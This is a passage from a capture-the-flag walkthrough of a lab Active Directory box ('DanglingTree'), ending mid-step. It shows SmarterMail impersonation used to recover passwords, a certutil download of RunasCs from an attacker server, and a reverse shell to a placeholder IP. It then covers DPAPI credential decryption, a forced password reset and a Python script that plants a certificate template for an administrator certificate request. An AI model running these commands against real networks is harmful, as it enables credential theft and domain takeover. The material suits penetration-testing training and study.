
  Manage ⟶ Domains ⟶ danglingtree.htb ⟶ ⋮ ⟶ Detach Domain


- Attach the backup domain:


  Manage ⟶ Domains ⟶ Attach Domain⟶Path: C:\SmarterMail\Domains\danglingtree.htb.bak

Verify:

Manage ⟶ Domains ⟶ danglingtree.htb.bak⟶Check the Users directory for noah.b.


Windows Admin Center
127.0.0.1:17017/interface/
127.0.0.1:17017/interface/root#/sysadmin/manage
Manage
Reports
Settings
Domains 1
Spool
User Connections
User Statuses
IP Connections
IDS Blocks
Domain Defaults
User Defaults
Password Requirements
Impersonate User
Troubleshooting
SmarterMail is running as Free Edition. Activate a license for higher limits.
PURCHASE
ACTIVATE
New
Delete
Search
Domain
Enabled
Users
Aliases
Mailing Lists
EAS Mailboxes
danglingtree.htb
1 / 10
0 / 1000
0 / ∞
0 / ∞
25 Rows


Windows Admin Center
127.0.0.1:17017/interface/
127.0.0.1:17017/interface/root#/sysadmin/manage
Manage
Reports
Settings
Domains 1
Spool
User Connections
User Statuses
IP Connections
IDS Blocks
Domain Defaults
User Defaults
Password Requirements
Impersonate User
Troubleshooting
SmarterMail is running as Free Edition. Activate a license for higher limits.
PURCHASE
ACTIVATE
New
Delete
Search
Domain
Enabled
Users
Aliases
Mailing Lists
EAS Mailboxes
danglingtree.htb.bak
6 / 10
0 / 1000
0 / ∞
0 / ∞
25 Rows



The backup domain must be mounted/active in the SmarterMail interface before the impersonation operation is performed.

Refresh the admin token:

```
SM_TOKEN=$(curl -sX POST "$SM_BASE/api/v1/auth/authenticate-user" \
  -H 'Content-Type: application/json' \
  -d '{
    "username":"svc_mail",
    "password":"NewPassword123!@#"
  }' | jq -r '.accessToken')
```

Request an impersonation token for `noah.b`:

```
IMPERSONATE_TOKEN=$(curl -sX POST \
  "$SM_BASE/api/v1/settings/domain/impersonate-user/" \
  -H "Authorization: Bearer $SM_TOKEN" \
  -H 'X-SmarterMailDomain: danglingtree.htb.bak' \
  -H 'Content-Type: application/json' \
  -d '{
    "email":"noah.b@danglingtree.htb.bak"
  }' | jq -r '.impersonateAccessToken')
```

Now request the password:

```
curl -sX POST \
  "$SM_BASE/api/v1/settings/domain/show-password/" \
```

```
  -H "Authorization: Bearer $SM_TOKEN" \
  -H 'Content-Type: application/json' \
  -d "{\"token\":\"$IMPERSONATE_TOKEN\",\"emailAddress\":\"noah.b@danglingtree.htb.bak\"}"
```

Observed:

```
{
  "password":"RiverDragon#Storm25",
  "appPasswords":[],
  "success":true,
  "message":""
}
```

Recovered credential:

```
noah.b : RiverDragon#Storm25
```

---

15. BECOME NOAH.B

Download RunasCs to the target.

Kali:

```
python3 -m http.server 8000
```

Windows:

```
certutil.exe -urlcache -split -f http://<YOUR_IP>:8000/RunasCs.exe RunasCs.exe
```

Start a new listener:

```
nc -lvnp 4447
```

Run:

```
.\RunasCs.exe noah.b 'RiverDragon#Storm25' powershell.exe -r <YOUR_IP>:4447 --bypass-uac
```

Verify:

```
whoami
```

Expected:

```
danglingtree\noah.b
```

---

16. USER.TXT

```
cd C:\Users\noah.b\Desktop
dir
```

Read:

```
type user.txt
```

This is the user flag. xxxxxxxxxxxxx

Do not stop here: the account has access to Windows Credential Manager data that leads to another domain account.

---

17. DPAPI — DISCOVER STORED CREDENTIALS

Run:

```
cmdkey /list
```

Important result:

```
Currently stored credentials:

    Target: Domain:target=PC01.danglingtree.htb
    Type: Domain Password
    User: alex.o
```

This means the `noah.b` profile contains a stored Windows credential for `alex.o`.

---

18. EXPORT THE DPAPI CREDENTIAL BLOB

Credential Manager files are stored below:

```
%APPDATA%\Microsoft\Credentials
```

The relevant blob:

```
57FFB67D684C67F09E7153B9C7CC3940
```

Export it as Base64:

```
[Convert]::ToBase64String(
    [IO.File]::ReadAllBytes(
        "$env:APPDATA\Microsoft\Credentials\57FFB67D684C67F09E7153B9C7CC3940"
    )
)
```

Copy the Base64 result.

---

19. EXPORT THE DPAPI MASTER KEY

The relevant SID:

```
S-1-5-21-4220238332-57023728-1129110646-1602
```

The relevant master-key GUID:

```
f53fcaba-f057-48e8-8f92-0180d274bf0f
```

Export:

```
[Convert]::ToBase64String(
    [IO.File]::ReadAllBytes(
        "$env:APPDATA\Microsoft\Protect\S-1-5-21-4220238332-57023728-1129110646-1602\f53fcaba-f057-
48e8-8f92-0180d274bf0f"
    )
)
```

---

20. DECODE THE FILES ON KALI

Credential blob:

```
echo '<BASE64_CREDENTIAL>' | base64 -d > credential_blob
```

Master key:

```
echo '<BASE64_MASTERKEY>' | base64 -d > master_key
```

Verify:

```
file credential_blob
file master_key
ls -lah credential_blob master_key
```

---

21. DECRYPT THE DPAPI MASTER KEY

Use the known `noah.b` password:

```
impacket-dpapi masterkey \
  -file master_key \
  -sid S-1-5-21-4220238332-57023728-1129110646-1602 \
  -password 'RiverDragon#Storm25'
```

Observed decrypted key:

```
0x7120d9adb3b8ccd8901bf9e2a29afabcbbcbdb5a13a24a1817bda49097c7ff3c8e5d71f34ae43850a136dc64dbd37061d4
f9c34bdbdca21aa8af57d26baad0d8
```

Save it:

```
export
DPAPI_KEY='0x7120d9adb3b8ccd8901bf9e2a29afabcbbcbdb5a13a24a1817bda49097c7ff3c8e5d71f34ae43850a136dc6
4dbd37061d4f9c34bdbdca21aa8af57d26baad0d8'
```

---

22. DECRYPT THE CREDENTIAL BLOB

```
impacket-dpapi credential \
  -file credential_blob \
  -key "$DPAPI_KEY"
```

Observed:

```
[CREDENTIAL]
Target      : Domain:target=PC01.danglingtree.htb
Username    : alex.o
Unknown     : SunsetMountainPeak@2025
```

Recovered:

```
alex.o : SunsetMountainPeak@2025
```

---


23. BLOODHOUND / ACL ATTACK-PATH VERIFICATION


At this point it is useful to collect BloodHound data again using the newly obtained account.

One possible collection command:

```
bloodhound-python \
  -u alex.o \
  -p 'SunsetMountainPeak@2025' \
  -d danglingtree.htb \
  -ns $TARGET_IP \
  -c All
```

The important relationship discovered in the investigation using Bloodhound Tool:






```
Alex.o
  ↓ member of
SUPPORT-IT
  ↓ ForceChangePassword
jake.h
```

The exact important edge is:

```
alex.o → ForceChangePassword → jake.h
```

This means `alex.o` does not need to know Jake's existing password.

---

24. FORCECHANGEPASSWORD — RESET JAKE.H

Use BloodyAD:

```
bloodyad -d danglingtree.htb \
  -u alex.o \
  -p 'SunsetMountainPeak@2025' \
  --host dc.danglingtree.htb \
  set password jake.h 'Circus#09'
```

Expected:

```
[+] Password changed successfully!
```

Validate:

```
netexec smb $TARGET_IP -u jake.h -p 'Circus#09'
```

Recovered working credential:

```
jake.h : Circus#09
```

---

25. AD CS ENUMERATION

First enumerate the CA:

```
certipy-ad ca -list \
  -u 'jake.h@danglingtree.htb' \
  -p 'Circus#09' \
  -dc-ip $TARGET_IP \
  -target $DC
```

CA:

```
danglingtree-DC-CA
```

DNS:

```
dc.danglingtree.htb
```

The CA permissions showed:

```
Enroll                  : Authenticated Users
ManageCertificates      : Helpdesk_Cert_Support
                          Domain Admins
                          Enterprise Admins
                          Administrators
```

Certipy identified the CA-side condition as:

```
ESC7
```

This is important because `jake.h` belongs to the certificate-support path.

---

26. ENUMERATE CERTIFICATE TEMPLATES DIRECTLY OVER LDAPS

Because LDAP signing/strong-authentication requirements matter on this Server 2025 target, use LDAPS:

```
LDAPTLS_REQCERT=never ldapsearch -x \
  -H ldaps://$TARGET_IP:636 \
  -D 'jake.h@danglingtree.htb' \
  -w 'Circus#09' \
  -b 'CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=danglingtree,DC=htb' \
  '(objectClass=pKICertificateTemplate)' \
  cn displayName
```

The directory contained standard templates such as:

```
User
UserSignature
SmartcardUser
ClientAuth
SmartcardLogon
EFS
Administrator
EFSRecovery
CodeSigning
EnrollmentAgent
Machine
DomainController
WebServer
```

```
DomainControllerAuthentication
...
```

A key anomaly was that the CA advertised `EmployeeAuthTemplate`, but the directory query did not initially contain an actual matching template object.

---

27. TEST THE ADVERTISED EMPLOYEEAUTHTEMPLATE

```
certipy-ad req \
  -u 'jake.h@danglingtree.htb' \
  -p 'Circus#09' \
  -dc-ip $TARGET_IP \
  -target $DC \
  -ca 'danglingtree-DC-CA' \
  -template 'EmployeeAuthTemplate'
```

The CA returned:

```
CERTSRV_E_UNSUPPORTED_CERT_TYPE
0x80094800
```

Interpretation:

```
The CA knows about the template name,
but the actual certificate-template object is missing/unusable.
```

This is the "dangling" part of DanglingTree.

---

28. VERIFY JAKE.H CAN CREATE CERTIFICATE-TEMPLATE OBJECTS

```
bloodyad -d danglingtree.htb \
  -u jake.h \
  -p 'Circus#09' \
  --host $DC \
  get writable
```

Relevant permission:

```
CN=Certificate Templates,
CN=Public Key Services,
CN=Services,
CN=Configuration,
DC=danglingtree,
DC=htb

permission: CREATE_CHILD
```

Also:

```
CN=OID,
CN=Public Key Services,
CN=Services,
CN=Configuration,
DC=danglingtree,
DC=htb

permission: CREATE_CHILD
```

This is the directory permission needed to recreate a certificate template.

---

29. CREATE A TEST TEMPLATE

The LDAP object must contain the certificate-template attributes expected by AD CS.

Create `create_template.py`:

```
import ssl
import struct

from ldap3 import Server, Connection, ALL, NTLM, Tls

tls = Tls(validate=ssl.CERT_NONE)

c = Connection(
    Server(
        "10.129.109.38",
        port=636,
        use_ssl=True,
        tls=tls,
        get_info=ALL
    ),
    user=r"DANGLINGTREE\jake.h",
    password="Circus#09",
    authentication=NTLM,
    auto_bind=True
)

DN = (
    "CN=VulnerableTemplate,"
    "CN=Certificate Templates,"
    "CN=Public Key Services,"
    "CN=Services,"
    "CN=Configuration,"
    "DC=danglingtree,DC=htb"
)

attributes = {
    "objectClass": ["top", "pKICertificateTemplate"],
    "cn": "VulnerableTemplate",
    "displayName": "VulnerableTemplate",
    "flags": "131680",
    "revision": "100",
    "pKIDefaultKeySpec": "1",
    "pKIKeyUsage": b"\xa0\x00",
    "pKIMaxIssuingDepth": "0",
    "pKICriticalExtensions": ["2.5.29.15"],
    "pKIExtendedKeyUsage": ["1.3.6.1.5.5.7.3.2"],
    "pKIDefaultCSPs": [
        "1,Microsoft RSA SChannel Cryptographic Provider"
    ],
    "pKIExpirationPeriod": struct.pack("<q", -315360000000000),
    "pKIOverlapPeriod": struct.pack("<q", -36288000000000),
    "msPKI-Certificate-Name-Flag": "1",
    "msPKI-Enrollment-Flag": "0",
    "msPKI-Minimal-Key-Size": "2048",
```

```
        "msPKI-Private-Key-Flag": "16842752",
        "msPKI-RA-Signature": "0",
        "msPKI-Template-Minor-Revision": "1",
        "msPKI-Template-Schema-Version": "2",
        "msPKI-Certificate-Application-Policy": [
            "1.3.6.1.5.5.7.3.2"
        ],
        "msPKI-Cert-Template-OID":
            "1.3.6.1.4.1.311.21.8.9999999.8888888.7777777.6666666.5555555.1.33.1"
    }

    if c.add(DN, attributes=attributes):
        print("[+] Created VulnerableTemplate")
    else:
        print("[-]", c.result)
```

Run:

```
python3 create_template.py
```

The resulting object was owned by `jake.h`.

---

30. VERIFY THE CREATED TEMPLATE

```
certipy-ad find \
  -u 'jake.h@danglingtree.htb' \
  -p 'Circus#09' \
  -dc-ip $TARGET_IP \
  -target $DC \
  -stdout \
  -vulnerable
```

Important properties:

```
Client Authentication        : True
Enrollee Supplies Subject    : True
Requires Manager Approval    : False
Authorized Signatures        : 0
Owner                        : DANGLINGTREE.HTB\jake.h
```

Certipy identified:

```
ESC4: Template is owned by user.
```

---

31. CREATE EMPLOYEEAUTHTEMPLATE DIRECTLY

The first test object could not simply be renamed because `jake.h` lacked the required rename/write-property permission.

The successful approach was to create the desired object directly with the correct DN:

```
CN=EmployeeAuthTemplate,
CN=Certificate Templates,
CN=Public Key Services,
CN=Services,
CN=Configuration,
DC=danglingtree,
DC=htb
```

Use the same LDAP attributes as the test template, changing the object identity:

```
DN = (
    "CN=EmployeeAuthTemplate,"
    "CN=Certificate Templates,"
    "CN=Public Key Services,"
    "CN=Services,"
    "CN=Configuration,"
    "DC=danglingtree,DC=htb"
)

attributes = {
    "objectClass": ["top", "pKICertificateTemplate"],
    "cn": "EmployeeAuthTemplate",
    "displayName": "EmployeeAuthTemplate",
    "flags": "131680",
    "revision": "100",
    "pKIDefaultKeySpec": "1",
    "pKIKeyUsage": b"\xa0\x00",
    "pKIMaxIssuingDepth": "0",
    "pKICriticalExtensions": ["2.5.29.15"],
    "pKIExtendedKeyUsage": ["1.3.6.1.5.5.7.3.2"],
    "pKIDefaultCSPs": [
        "1,Microsoft RSA SChannel Cryptographic Provider"
    ],
    "pKIExpirationPeriod": struct.pack("<q", -315360000000000),
    "pKIOverlapPeriod": struct.pack("<q", -36288000000000),
    "msPKI-Certificate-Name-Flag": "1",
    "msPKI-Enrollment-Flag": "0",
    "msPKI-Minimal-Key-Size": "2048",
    "msPKI-Private-Key-Flag": "0",
    "msPKI-RA-Signature": "0",
    "msPKI-Template-Minor-Revision": "1",
    "msPKI-Template-Schema-Version": "2",
    "msPKI-Certificate-Application-Policy": [
        "1.3.6.1.5.5.7.3.2"
    ],
    "msPKI-Cert-Template-OID":
        "1.3.6.1.4.1.311.21.8.9999999.8888888.7777777.6666666.5555555.1.33.1"
}
```

Run the equivalent LDAP `add()` operation.

32. RE-ENUMERATE CERTIFICATE TEMPLATES

```
certipy-ad find \
  -u 'jake.h@danglingtree.htb' \
  -p 'Circus#09' \
  -dc-ip $TARGET_IP \
  -target $DC \
  -stdout \
  -vulnerable
```

The recreated template now appears.

The important combination is:

```
Owner = jake.h
Client Authentication = True
Enrollee Supplies Subject = True
```

That gives the template the properties needed for an ESC1-style certificate request once enrollment is granted.

33. PROVE NORMAL ENROLLMENT WORKS


Request a normal User certificate:

```
certipy-ad req \
  -u 'jake.h@danglingtree.htb' \
  -p 'Circus#09' \
  -dc-ip $TARGET_IP \
  -target $DC \
  -ca 'danglingtree-DC-CA' \
  -template 'User'
```

This produced:

```
jake.h.pfx
```

This confirms certificate enrollment itself is functional.



34. ATTEMPT ADMINISTRATOR CERTIFICATE

First try the intended privileged identity:

```
certipy-ad req \
  -u 'jake.h@danglingtree.htb' \
  -p 'Circus#09' \
  -dc-ip $TARGET_IP \
  -target $DC \
  -ca 'danglingtree-DC-CA' \
  -template 'EmployeeAuthTemplate' \
  -upn 'administrator@danglingtree.htb' \
  -sid 'S-1-5-21-4220238332-57023728-1129110646-500'
```

Initial failure:

```
CERTSRV_E_TEMPLATE_DENIED
0x80094012
```

Meaning:

```
The template existed and was usable,
but jake.h was not yet allowed to enroll against it.
```

So the remaining problem was the template ACL.

---

35. SAVE THE TEMPLATE CONFIGURATION

```
certipy-ad template \
  -u 'jake.h@danglingtree.htb' \
  -p 'Circus#09' \
  -dc-ip $TARGET_IP \
  -target $DC \
  -template 'EmployeeAuthTemplate' \
  -save-configuration test.json
```

This saves the template configuration for inspection/modification.

---

36. WHY CERTIPY'S DEFAULT WRITE ATTEMPT FAILED

Attempt:

```
certipy-ad template \
  -u 'jake.h@danglingtree.htb' \
  -p 'Circus#09' \
  -dc-ip $TARGET_IP \
  -target $DC \
  -template 'EmployeeAuthTemplate' \
  -write-default-configuration \
  'S-1-5-21-4220238332-57023728-1129110646-1103'
```

This failed because the account did not have permission to modify all of the template attributes required by Certipy's default configuration operation.

This is an important dead-end: **ownership of the object did not automatically grant every required property write operation in the way Certipy expected.**

---

37. MODIFY THE TEMPLATE DACL

The successful route was an LDAP security-descriptor modification that added the Certificate Enrollment extended right for Authenticated Users.

Create/use an LDAP modification script with:

